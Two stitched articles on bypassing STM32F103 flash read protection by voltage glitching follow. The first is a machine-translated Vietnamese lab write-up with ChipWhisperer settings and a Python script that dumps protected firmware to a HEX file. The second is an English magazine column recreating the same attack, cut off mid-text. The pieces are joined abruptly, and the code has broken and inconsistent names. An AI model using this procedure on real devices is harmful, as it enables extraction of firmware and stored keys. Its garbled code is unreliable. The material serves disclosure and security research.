Sự hiện diện của thạch anh bên ngoài, được hiển thị trong sơ đồ, là không cần thiết, vì khi làm việc với bộ tải mặt nạ, MK STM32F103RBT6 sử dụng ĐỒNG HỒ bên trong có tần số 24 MHz, do đó không có sự đồng bộ hóa giữa ChipWhisperer và MK.


Hãy chuyển sang thiết lập ChipWhisperer. Như đã lưu ý ở trên, tần số khuyến nghị của ChipWhisperer là 24 MHz (hoặc một bội số khác). Độ bội số của tần số này càng cao, bạn càng có thể điều chỉnh thời điểm tấn công chính xác hơn. Do thiếu đồng bộ hóa, việc lựa chọn tham số scope.glitch.offset là tùy chọn; bất kỳ giá trị có thể được gán cho nó.

Các tham số scope.glitch.repeat và scope.glitch.width phải được chọn tùy thuộc vào tần suất đã đặt của ChipWhisperer. Với giá trị tần số lớn, tất cả các xung ngắn hạn, số lượng được đặt bằng cách sử dụng scope.glitch.repeat, hợp nhất thành một xung dài. Do đó, bạn có thể chọn giá trị của tham số scope.glitch.width và sửa lỗi scope.glitch.repeat hoặc ngược lại. Chúng tôi thấy rằng thời lượng xung tối ưu phải là khoảng 80 ns (được định nghĩa là độ rộng xung tối đa một nửa).

Việc còn lại là chọn giá trị của tham số scope.glitch.ext\_offset.


**Phạm vi lựa chọn.glitch.ext\_offset**

Trước tiên, bạn cần chọn thời điểm tấn công. Theo sơ đồ được trình bày trong [tài liệu](https://www.st.com/content/ccc/resource/technical/document/application_note/51/5f/03/1e/bd/9b/45/be/CD00264342.pdf/files/CD00264342.pdf/jcr:content/translations/en.CD00264342.pdf) của công ty STM, việc kiểm tra giá trị của byte bảo mật được thực hiện sau khi nhận được yêu cầu đọc dữ liệu từ khu vực flash:




Thuật toán đáp ứng yêu cầu đọc dữ liệu từ khu vực flash

Để xác minh tính hợp lệ của sơ đồ xác minh như vậy, chúng tôi đọc mã thực thi bộ nạp khởi động của một MK tương tự không có bảo vệ RDP qua ST-Link. Các hình dưới đây cho thấy các phần của thuật toán xử lý lệnh. **Đọc lệnh bộ nhớ** .




*Chế độ xem chung về xử lý lệnh đọc bộ nhớ (có thể nhìn thấy rõ cuộc gọi đến chức năng kiểm tra RDP và gửi NACK trong trường hợp kiểm tra không thành công)*



*Nội dung chức năng xác thực RDP*

Hãy chú ý đến phần thân của hàm kiểm tra RDP: có thể thấy rằng thanh ghi đang được đọc tại 0x40022000 + 0x1C, một phép dịch logic 30 bit và phân nhánh. Từ tài liệu [Hướng dẫn lập trình PM0075 (STM32F10xxx Bộ vi điều khiển bộ nhớ flash),](https://www.st.com/content/ccc/resource/technical/document/programming_manual/10/98/e8/d4/2b/51/4b/f5/CD00283419.pdf/files/CD00283419.pdf/jcr:content/translations/en.CD00283419.pdf) rõ ràng là 0x40022000Địa chỉ cơ sở của bộ điều khiển bộ nhớ flash và 0x1CLà phần bù thanh ghi **FLASH\_OBR** trong đó chúng tôi quan tâm đến bit thứ hai **RDPRT** : Bảo vệ đọc, chứa RDP Trạng thái bảo vệ.

Thời điểm cần thiết của cuộc tấn công – thực hiện các hướng dẫn LDR(tải từ bộ nhớ). Hướng dẫn này nằm giữa yêu cầu đọc phần sụn (gửi một byte 0x11có tổng kiểm tra 0xEE) và câu trả lời ACK/ NOACKMK cho UART. Để khắc phục trực quan thời điểm này, cần kết nối máy hiện sóng với UART1\_RX (chân PA10) và UART1\_TX (chân PA9), sau đó theo dõi sự thay đổi điện áp theo UART1. Do đó, dạng sóng tấn công sức mạnh với giá trị scope.glitch.ext\_offset đã chọn sẽ giống như sau:



*Chọn thời điểm tấn công*

**Tập lệnh đọc chương trình cơ sở**

Bây giờ, bạn cần chỉ định thời điểm kích hoạt của trình kích hoạt CW\_TRIG trong mã Python để chặn thời điểm truyền tổng kiểm tra qua UART1\_RX. ChipWhisperer có một thư viện để liên lạc với bộ tải mặt nạ STM32 MK. Ở chế độ bình thường, thư viện này được sử dụng để tải xuống chương trình cơ sở từ sách hướng dẫn bằng cách sử dụng lớp MK class STM32FSerial(object)nằm trong tệp programmer\_stm32fserial.pytrên đường đi software/chipwhisperer/hardware/naeusb/. Để kích hoạt trình kích hoạt, bạn phải sao chép lớp này vào tập lệnh thực thi chính để phương thức lớp CmdGeneric(self, cmd)có thể truy cập được trên toàn cầu và thêm một nhóm scope.arm()trước khi truyền tổng kiểm tra (0xEE) của yêu cầu đọc khu vực bộ nhớ. Lớp cuối cùng được đưa ra trong spoiler bên dưới.

**Lớp giao tiếp ChipWhisperer với STM32**

import time

import sys

import logging

from chipwhisperer.common.utils import util

from chipwhisperer.hardware.naeusb.programmer\_stm32fserial import supported\_stm32f

from chipwhisperer.capture.api.programmers import Programmer

# class which can normally using internal CW library for reading STM32 firmware by UART

class STM32Reader(Programmer):

def \_\_init\_\_(self):

super(STM32Reader, self).\_\_init\_\_()

self.supported\_chips = supported\_stm32f

self.slow\_speed = False

self.small\_blocks = True

self.stm = None

def stm32prog(self):

if self.stm is None:

stm = self.scope.scopetype.dev.serialstm32f

else:

stm = self.stm

stm.slow\_speed = self.slow\_speed

stm.small\_blocks = self.small\_blocks

return stm

def stm32open(self):

stm32f = self.stm32prog()

stm32f.open\_port()

def stm32find(self):

stm32f = self.stm32prog()

stm32f.scope = self.scope

sig, chip = stm32f.find()

def stm32readMem(self, addr, lng):

stm32f = self.stm32prog()

stm32f.scope = self.scope

#answer = stm32f.readMemory(addr, lng)

answer = self.ReadMemory(addr, lng)

return answer

def stm32GetID(self):

stm32f = self.stm32prog()

stm32f.scope = self.scope

answer = stm32f.cmdGetID()

return answer

# Needed for connection to STM after reload by reset\_target(scope) method

def FindSTM(self):

#setup serial port (or CW-serial port?)

stm32f = self.stm32prog()

try:

stm32f.initChip()

except IOError:

print("Failed to detect chip. Check following: ")

print(" 1. Connections and device power. ")

print(" 2. Device has valid clock (or remove clock entirely for internal osc).")

print(" 3. On Rev -02 CW308T-STM32Fx boards, BOOT0 is routed to PDIC.")

raise

boot\_version = stm32f.cmdGet()

chip\_id = stm32f.cmdGetID()

for t in supported\_stm32f:

if chip\_id == t.signature:

# print("Detected known STMF32: %s" % t.name)

stm32f.setChip

return chip\_id, t

# print("Detected unknown STM32F ID: 0x%03x" % chip\_id)

return chip\_id, None

Cần lưu ý rằng bộ tải mặt nạ STM32F1xx cho phép bạn đọc không quá 256 byte phần sụn từ một cung flash được chỉ định trong một yêu cầu. Do đó, khi đọc toàn bộ phần sụn của MK, cần phải thực hiện một số yêu cầu đọc trong cuộc tấn công Vcc-glitch. Sau đó, 256 byte nhận được sẽ được chia thành tám mảng 32 byte và tạo thành một tệp HEX từ chúng.

**Mã chuyển đổi HEX và các chức năng phụ trợ**

def int2str\_0xFF(int\_number, number\_of\_bytes):

return '{0:0{1}X}'.format(int\_number,number\_of\_bytes\_in\_string)

def data\_dividing\_from\_256\_to\_32\_bytes (data\_to\_divide, mem\_sector, mem\_step=32):

if mem\_sector > 0xFFFF:

mem\_conversion = mem\_sector >> 16

mem\_conversion = mem\_sector - (mem\_conversion << 16)

data\_out = ''

for i in range(int(256/mem\_step)):

data\_vector = data\_to\_divide[(i \* mem\_step):((i + 1) \* mem\_step)]

mem\_calc = mem\_conversion + (i \* mem\_step)

data\_out += read\_and\_convert\_data\_hex\_file(data\_vector, mem\_calc, mem\_step) + 'n'

return data\_out

def read\_and\_convert\_data\_hex\_file(data\_to\_convert, memory\_address, mem\_step):

addr\_string = memory\_address -((memory\_address >> 20) << 20)

data\_buffer = ''

crcacc = 0

for x in range(0, len(data\_to\_convert)):

data\_buffer += int2str\_0xFF(data\_to\_convert[x], 2)

crcacc += data\_to\_convert[x]

crcacc += mem\_step

temp\_addr\_string = addr\_string

for i in range (4, -1, -2):

crcacc += temp\_addr\_string >> i\*4

temp\_addr\_string -= ((temp\_addr\_string >> i\*4) << i\*4)

crcacc\_2nd\_symbol = (crcacc >> 8) + 1

crcacc = (crcacc\_2nd\_symbol << 8) - crcacc

if crcacc == 0x100:

crcacc = 0

RECTYP = 0x00

out\_string = ':'+ Int\_To\_Hex\_String(mem\_step, 2) +

Int\_To\_Hex\_String((addr\_string),4) +

Int\_To\_Hex\_String(RECTYP, 2) +

data\_buffer +

Int\_To\_Hex\_String(crcacc, 2)

return out\_string

def send\_to\_file(info\_to\_output, File\_name, directory):

file = open(directory + File\_name + '.hex', 'w')

file.write(info\_to\_output)

file.close()

def reset\_target(scope):

scope.io.nrst = 'low'

time.sleep(0.05)

scope.io.nrst = 'high'

from collections import namedtuple

Range = namedtuple('Range', ['min', 'max', 'step'])

Cấu hình cài đặt ChipWhisperer hiện đã hoàn tất. Kịch bản cuối cùng để đọc phần sụn như sau:

# string of start HEX file

Start\_of\_File\_Record = ':020000040800F2'

# string of end HEX file

End\_of\_File\_Record = ':00000001FF'

length\_of\_sector = 256

if length\_of\_sector % 4 != 0:

sys.exit('length\_of\_sector must be equal to 4')

output\_to\_file\_buffer = ''

output\_to\_file\_buffer += Start\_of\_File\_Record + 'n'

mem\_current = mem\_start

while mem\_current < mem\_stop:

# flush the garbage from the computer's target read buffer

target.ser.flush()

# run aux stuff that should run before the scope arms here

reset\_target(scope)

# initialize STM32 after each reset

prog.FindSTM()

try:

# reading of closed memory sector

data = prog.stm32readMem(mem\_current, length\_of\_sector)

except Exception as message:

message = str(message)

if "Can't read port" in message:

# print('Port silence')

pass

elif 'Unknown response. 0x11: 0x0' in message:

# print('Crashed. Reload!')

pass

elif 'NACK 0x11' in message:

# print('Firmware is closed!')

pass

else:

# print('Unknown error:', message, scope.glitch.offset, scope.glitch.width, scope.glitch.ext\_offset)

pass

else:

data\_to\_out = data\_dividing\_from\_256\_to\_32\_bytes (data, mem\_current)

print(data\_to\_out)

output\_to\_file\_buffer += data\_to\_out

mem\_current += length\_of\_sector

output\_to\_file\_buffer += End\_of\_File\_Record + 'n'

send\_to\_file(output\_to\_file\_buffer, File\_name, directory)

Tất cả các bài đăng nhận xét print()sau dòng except Exception asgiúp theo dõi trạng thái của MK khi tìm kiếm các tham số tối ưu của xung trục trặc. Để theo dõi trạng thái cụ thể của MK, chỉ cần bỏ ghi chú thông báo cần thiết là đủ print().

**Đọc kết quả**

Video cho thấy tải phần sụn xuống MK thông qua lập trình viên ST-LINK, chuyển RDP sang trạng thái bảo vệ và sau đó đọc phần sụn:

Các lỗi sau đây có thể ngăn chặn các cuộc tấn công Vcc-glitch thành công:

• đọc sai khu vực của bộ nhớ;


• loại bỏ phần sụn tự phát.

Lựa chọn chính xác thời điểm tấn công bằng cách tăng tần suất ChipWhisperer sẽ giúp tránh những lỗi như vậy.

Sau khi phát triển và sửa lỗi thuật toán để đọc phần sụn được bảo vệ, chúng tôi đã thực hiện kiểm tra việc đọc phần sụn của bộ lập trình ST-LINK-V2.1, hoạt động trên STM32F103CBT6 MK. Một vài phần sụn, chúng tôi đã may trên MK STM32F103CBT6 "sạch" và cài đặt nó thay vì phần sụn của nhà máy. Do đó, ST-LINK-V2.1 với MK được thay thế hoạt động ở chế độ bình thường, như thể không có sự thay thế nào.

Chúng tôi cũng đã cố gắng tiến hành một loạt các cuộc tấn công vào STM32F303RCT7. MK này trong cuộc tấn công hoạt động giống hệt với STM32F103RBT6, nhưng phản hồi đối với yêu cầu bộ nhớ đọc chứa một byte bằng 0x00, không trùng với kết quả mà chúng tôi mong đợi. Lý do cho sự thất bại này là một nguyên tắc tổ chức bảo vệ các MK này phức tạp và phát triển hơn.

Có hai trạng thái bảo vệ trong STM32F1xx MK: bảo vệ tắt (Mức 0) và bật (Mức 1). Ở các kiểu máy cũ hơn, có ba trạng thái bảo vệ: tắt bảo vệ (Cấp 0, RDP = 0x55AA), bảo vệ bộ nhớ flash và SRAM (Cấp 2, RDP = 0x33CC) và chỉ bảo vệ bộ nhớ flash (Cấp 1, RDP nhận bất kỳ giá trị nào khác với từ 0x55AA và 0x33CC). Vì Mức 1 có thể nhận nhiều giá trị RDP nên việc thiết lập Mức 0 khá khó khăn. Mặt khác, có thể hạ mức bảo vệ từ Cấp 2 xuống Cấp 1 bằng cách giảm một bit trong byte RDP (được hiển thị trong hình bên dưới), cho phép truy cập vào bộ nhớ SRAM.



So sánh các giá trị RDP cho các mức bảo vệ phần sụn khác nhau

Chỉ còn cách hiểu làm thế nào kẻ tấn công có thể lợi dụng điều này. Ví dụ: sử dụng phương pháp CBS (Bước Khởi động Lạnh) được mô tả trong [bài viết này](https://www.usenix.org/system/files/conference/woot17/woot17-paper-obermaier.pdf) . Phương pháp này dựa trên ảnh chụp nhanh theo từng giai đoạn về trạng thái của bộ nhớ SRAM (tần suất của mỗi ảnh chụp nhanh nằm trong vùng micro giây) sau khi tải MC để lấy khóa mã hóa, mật khẩu ẩn hoặc bất kỳ thông tin có giá trị nào khác. Các tác giả gợi ý rằng phương pháp CBS sẽ hoạt động trên tất cả các dòng STM32 MK.

**kết luận**


Để tóm tắt các thí nghiệm của chúng tôi. Chúng tôi đã mất vài ngày để hoàn thành một cuộc tấn công trục trặc Vcc bằng cách sử dụng dữ liệu thu được từ một nghiên cứu trước đó (có thể đọc về nghiên cứu này tại đây). Vì vậy, học cách thực hiện các cuộc tấn công như vậy là đủ dễ dàng.

Các cuộc tấn công trục trặc Vcc rất nguy hiểm vì chúng khó chống lại. Để giảm khả năng thực hiện thành công các cuộc tấn công như vậy, người ta đề xuất sử dụng MK với mức độ bảo vệ cao hơn.

[](https://raccoonsecurity.ru/)

Raccoon Security là một nhóm chuyên gia đặc biệt tại Trung tâm Khoa học và Kỹ thuật Volcano trong lĩnh vực bảo mật thông tin thực tế, mật mã, mạch, kỹ thuật đảo ngược và tạo phần mềm cấp thấp.

recently was involved with a project using an STM32F103 microcontroller, where the security of a system relied on the “code read protection” features of this microcontroller. This happened because a critical encryption key was stored in the flash memory. The system in question used the architecture shown in **Figure 1**. At a high level, this system used a secure smart card to store some trusted application data. To avoid simple attacks, the cards use unique keys per card (and even per memory segment as in the card here). This means the reader needs a way of figuring out the encryption key in use with the card. With a shared encryption key, the reader application can generate a secure channel to read the application data without someone sniffing the data.

[](https://i0.wp.com/circuitcellar.com/wp-content/uploads/2022/10/384_OFlynn_Figure_1.jpg?ssl=1)Figure 1  
The architecture of my current system keeps the master key (and diversified key) within the STM32F1 Flash and SRAM memory.

Ideally, we’d solve this problem with public-key cryptography, which would allow the reader to validate the card came from a trusted source, and then we could perform a key exchange without relying on some secret master key. But as with many high constrained systems, we don’t get everything we want, so instead, it relies on a key diversification function. This takes a secret master key and uses some combination of card ID and other features to determine a unique diversified key. The problem here is we now need to handle a master key, that key will be shared among some group of cards. In my case, it meant the security of the system rested on the code read protection of the STM32F1 microcontroller storing the master key along with the key diversification function.

I’ve discussed the ability to bypass code read protection on other devices, such as demonstrating how the code read protection of the NXP LPC1114 could be bypassed in the “Recreating Code Protection Bypass: An LPC MCU Attack” (Circuit Cellar #338, September 2018 issue) [1]. I previously touched on the STM32F series in particular in the “Verifying Code Readout Protection Claims” (Circuit Cellar #336, July 2018 issue) [2], where I discussed how a glitch might be applied, but never actually tested this on hardware. In this article, I’m going to show you how I picked up on my previous work and finished the actual attack. It also provides proof of my claim from the previous article – we don’t always need to even do the full attack to convince ourselves that there could be a problem!

##### **STANDING ON THE SHOULDERS OF GIANTS**

For the STM32F1 in particular, I had several examples of successful attacks to reference. The most important was a paper called “Shaping the Glitch” [3] from 2019, which detailed an attack on the same STM32F103 device. The demonstration I’ll be doing is effectively recreating this work, so I’m not introducing any new vulnerability in this article.

But if you wanted more examples, several other references also show attacks on this device. Mark C. had posted an example of performing this attack using a low-cost ice40 FPGA board in 2018 [4], and a separate blog post titled “Read secure firmware from STM32F1xx flash using ChipWhisperer” [5] detailed another recreation of this. Examples of similar STM32F devices have been shown in a presentation titled Wallet.Fail and Chip.Fail [6] [7]. Finally, a recent video by Joe Grand entitled “How I hacked a hardware crypto wallet and recovered $2 million” [8] shows the usage of an attack on the STM32F2 to recover cryptocurrency stored in a hardware wallet.

Why highlight all these previous examples of this glitch?


I want to emphasize the fact that the code read protection of the STM32F103 device could be bypassed should not be surprising to you. Nor is anything in this column novel – but when it comes to security, I still find people want to treat these issues as if they should be hidden away. Instead, we need to be realistic with our choices of security features and design our systems with the knowledge that code read protection may not stop even a moderately dedicated attacker.

##### **ABOUT READ PROTECTION**

As mentioned, I discussed how the STM32 code read protection works in my previous July 2018 column. But as that is now four years ago, you might not remember the details of that column! So, I’ll summarize the important bits here.

The STM32F series uses a specific address in flash memory to hold what is called an “option byte”. Depending on the value of that byte, various features are allowed or disabled. This includes an ability to disable debug (JTAG) access, and an ability to prevent the built-in bootloader from accessing flash memory. The STM32F series has a convenient “permanent” bootloader that cannot be erased. This is great for development & in-field updates, but it also means an attacker will always have access to the bootloader (it requires setting a pin high, so it might require some hardware modifications).

For the STM32F1 the option byte only turns to flash memory protection on or off, later devices such as the STM32F2 can choose if you also want to disable the bootloader and JTAG (but as shown in talks such as Wallet.Fail this can be bypassed). I’ll be using the bootloader to attempt to perform a read from the device. The bootloader flow is shown in **Figure 2**. You’ll notice that if the read protection is active, the bootloader should respond with a NAK to my read request.

[](https://i0.wp.com/circuitcellar.com/wp-content/uploads/2022/10/384_OFlynn_Figure_2.jpg?ssl=1)Figure 2  
The program flow for the bootloader shows a NACK or ACK response to the read memory command (0xEE).


As previously disclosed, we can simply try to insert a glitch after the read request, and we can see if we can get an ACK instead of a NAK. In my July 2018 issue, I tried to check if the glitch might work by simply jumping to the bootloader after the check happened, and this also showed I could dump the memory that way. But I never applied the glitch itself—in this article we’re going to close the loop and prove that indeed the results from four years ago should have made us skeptical of the bootloader security.

##### **GLITCHING TO FREEDOM**

In my case, I’m using a crowbar voltage glitch as generated from the ChipWhisperer-Husky (the same attack has been demonstrated with the ChipWhisperer-Lite or ChipWhisperer-Pro, or any other method you come up with). The important information is a question of where the glitch should be inserted, and then how we’ll time that specific location.


Luckily the previous work answered both of these—we need simply to insert it after sending the 0xEE byte as part of the read command. In the blog post referenced on the prog.world (see Resources) a ChipWhisperer-Pro is used, here I’m using a lower-cost ChipWhisperer-Husky. Both allow triggering on a UART byte.

A custom bitstream for the ChipWhisperer-Pro is needed due to the even parity requirement of the bootloader—in performing this example, this modification was the most difficult part of the task! But looking at the example of the waveform from the glitch inserted in **Figure 3**, you’ll notice that you could also trigger on the first rising edge, allowing this attack to be possible with simpler devices such as the ChipWhisperer-Lite (which requires a rising edge trigger for the glitch). Because the glitch is always triggered from a serial command, the timing will be very consistent.

[](https://i0.wp.com/circuitcellar.com/wp-content/uploads/2022/10/384_OFlynn_Figure_3.jpg?ssl=1)Figure 3  
The waveform shows the serial data waveform (lower line) along with the voltage supply where the glitch is inserted (upper line).

You could also easily perform this work by using an embedded microcontroller to send the UART commands, a Raspberry Pi Pico for example could be used to implement the bootloader protocol, and because the Raspberry Pi Pico knows when the byte is being sent it has a perfect reference for the trigger. Such a platform would allow the PicoEMP I discussed in my March 2022 issue to be used for implementing this attack as well.

